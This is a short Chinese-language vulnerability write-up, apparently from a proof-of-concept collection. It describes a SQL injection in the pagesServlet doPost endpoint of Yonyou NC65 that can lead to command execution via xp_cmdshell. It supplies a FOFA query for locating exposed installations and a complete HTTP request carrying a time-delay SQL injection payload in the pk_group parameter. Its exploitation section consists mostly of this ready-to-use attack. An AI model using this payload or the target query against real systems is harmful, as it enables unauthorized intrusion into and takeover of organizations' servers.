Y4-85用友-NC-RCE


漏洞描述：

用友NC /portal/pt/servlet/pagesServlet/doPost接口存在SQL注入漏洞，攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

影响版本：

NC65

网站图片：



fofa语法：

app="用友-UFIDA-NC"

漏洞复现：

延时5秒 payload：

```
GET /portal/pt/servlet/pagesServlet/doPost?pageId=login&pk_group=1'waitfor+delay+'0:0:5'-- HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Connection: keep-alive
```

效果图：